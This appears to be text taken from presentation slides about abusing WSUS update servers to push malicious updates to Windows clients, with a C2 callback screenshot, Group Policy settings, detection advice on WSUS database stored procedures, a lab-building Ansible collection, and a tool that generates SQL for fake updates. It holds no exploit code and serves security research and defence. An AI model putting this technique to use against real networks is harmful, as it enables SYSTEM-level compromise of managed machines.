
Bypassing Signature Verification

HOST	USER	DOMAIN	PID	LAST CHECKIN	DESCRIPTION
WORKSTATION2	SYSTEM	LUDUS	10088	15 seconds	Whooooohooooooo!!!

Exploitation Difficulty

- W SUS Administrator
- W SUS File System Access
- **Digitally Signature**





W SUS Client Setting Options

Setting	State	Comment
Defer Windows Updates		
Do not display 'Install Updates and Shut Down' option in Sh...	Not configured	No
Do not adjust default option to 'Install Updates and Shut Do...	Not configured	No
Enabling Windows Update Power Management to automati...	Not configured	No
Turn off auto-restart for updates during active hours	Not configured	No
Always automatically restart at the scheduled time	Not configured	No
Specify deadline before auto-restart for update installation	Not configured	No
Configure Automatic Updates	Not configured	No
Specify intranet Microsoft update service location	Not configured	No
Automatic Updates detection frequency	Not configured	No
Remove access to use all Windows Update features	Not configured	No
Do not connect to any Windows Update Internet locations	Not configured	No
Allow non-administrators to receive update notifications	Not configured	No
Do not include drivers with Windows Updates	Not configured	No
Turn on Software Notifications	Not configured	No
Allow Automatic Updates immediate installation	Not configured	No
Turn on recommended updates via Automatic Updates	Not configured	No
No auto-restart with logged on users for scheduled automat...	Not configured	No
Re-prompt for restart with scheduled installations	Not configured	No
Delay Restart for scheduled installations	Not configured	No
Reschedule Automatic Updates scheduled installations	Not configured	No
Enable client-side targeting	Not configured	No
Allow signed updates from an intranet Microsoft update ser...	Not configured	No

Configure Automatic Updates

Configure Automatic Updates

Previous Setting Next Setting

☐ Not Configured Comment:

☒ Enabled

☐ Disabled

Supported on: Windows XP Professional Service Pack 1 or At least Windows 2000 Service Pack 3

Options:

Help:

Configure automatic updating:

3 - Auto download and notify for install

2 - Notify for download and notify for install

3 - Auto download and notify for install

4 - Auto download and schedule the install

5 - Allow local admin to choose setting

Scheduled install day:

0 - Every day

Scheduled install time: 03:00

☐ Install updates for other Microsoft products

accidental data loss.

Automatic maintenance can be further configured by using Group Policy settings here: Computer Configuration->Administrative Templates->Windows Components->Maintenance Scheduler

5 = Allow local administrators to select the configuration mode that Automatic Updates should notify and install updates.

With this option, local administrators will be allowed to use the Windows Update control panel to select a configuration option of their choice. Local administrators will not be allowed to disable the configuration for Automatic Updates.

If the status for this policy is set to Disabled, any updates that are available on Windows Update must be downloaded and installed manually. To do this, search for Windows Update using Start.

If the status is set to Not Configured, use of Automatic Updates is not specified at the Group Policy level. However, an

OK Cancel Apply


Prevention and Detection

On the W SUS Database server:

- Extended Protection for Authentication (EPA)
- Only allow network access from the W SUS server and administrative locations to the database
- Monitor the execution of the **spCreateTargetGroups** stored procedure
- Monitor the execution of **spSetBatchURL** for update files ending in **.txt** or **.esd**
- Monitor the execution of **spDeployUpdate** from non-computer accounts

Goodies

Ludus WSUS Range



github.com/bagelByt3s/ludus_wsus

README

WSUS Collection for Ansible and [Ludus](#)

This collection includes Ansible roles to install WSUS. For a good example of the collection's usage, see the `WSUS-Range.yml`.

Roles included in this collection:

- `bagelByt3s.ludus_wsus.ludus_wsus_client_initiate`
- `bagelByt3s.ludus_wsus.ludus_wsus_configure_client_gpo`
- `bagelByt3s.ludus_wsus.ludus_wsus_force_group_policy_update`
- `bagelByt3s.ludus_wsus.ludus_wsus_install_wsus_server`
- `bagelByt3s.ludus_wsus.ludus_wsus_wsus_sql`

Associated Blogpost: TBD

Installation in [Ludus](#)

Install via Ansible Galaxy:

```
ludus ansible collection add bagelbyt3s.ludus_wsus
```

Goodies

NotWSUSpicious.py

The screenshot shows the GitHub repository page for 'NotWSUSpicious', which is marked as 'Private'. The repository is on the 'main' branch, has 1 branch and 0 tags. It features a search bar, 'Add file' button, and a 'Code' button. The commit history shows a recent commit by 'bagelByt3s' titled 'Fixed ascii art' with 14 commits. The file list includes 'custom-mssqlclient', 'BitsWebServer.py', 'NotWSUSpicious.py', and 'README.md'. The README section displays the title 'NotWSUSpicious' and a large ASCII art graphic. The right sidebar contains sections for 'About' (describing it as a Python helper for SQL commands), 'Releases' (no releases published), 'Packages' (no packages published), and 'Languages'.

NotWSUSpicious Private

main 1 Branch 0 Tags

Go to file Add file Code

bagelByt3s Fixed ascii art 93ff74e · 1 minute ago 14 Commits

custom-mssqlclient	Added custom-mssqlclient	yesterday
BitsWebServer.py	Added bitsWebServer.py	yesterday
NotWSUSpicious.py	Fixed ascii art	1 minute ago
README.md	Updated for WSUSpicious to NotWSUSpicious	6 minutes ago

README

NotWSUSpicious

ASCII art graphic showing the word 'NotWSUSpicious' in a stylized font.

About

Python helper to generate SQL commands to create a custom update in the Windows Service Update Service (WSUS) database.

Readme Activity 0 stars 0 watching 0 forks

Releases

No releases published
[Create a new release](#)

Packages

No packages published
[Publish your first package](#)

Languages

Goodies

- https://github.com/bagelByt3s/ludus_wsus
- <https://github.com/bagelByt3s/NotWSUSpicious>
- <https://specterops.io/blog/2026/08/05/turning-enterprise-update-servers-into-backdoor-factories-part-1/>
- <https://specterops.io/blog/2026/08/05/turning-enterprise-update-servers-into-backdoor-factories-part-2/>
- <https://specterops.io/blog/2026/08/05/built-a-wsus-ludus-lab/>
- <https://specterops.io/blog/2026/08/05/weaponizing-windows-updates-with-notwsuspicious/>

References

- [https://learn.microsoft.com/en-us/previous-versions/windows/desktop/bb902491\(v=vs.85\)\)](https://learn.microsoft.com/en-us/previous-versions/windows/desktop/bb902491(v=vs.85)))
- <https://blackhat.com/docs/us-17/wednesday/us-17-Coltel-WSUSpendu-Use-WSUS-To-Hang-Its-Clients-wp.pdf>
- <https://github.com/nettitude/SharpWSUS>
- <https://learn.microsoft.com/de-de/security-updates/windowsupdateservices/18127375>
- <https://posts.specterops.io/the-renaissance-of-ntlm-relay-attacks-everything-you-need-to-know-abfc3677c34e>
- https://github.com/subat0mik/Misconfiguration-Manager/blob/main/attack-techniques/TAKEOVER/TAKEOVER-1/takeover-1_description.md

Thank You



@bagelByt3s



Beyviel David

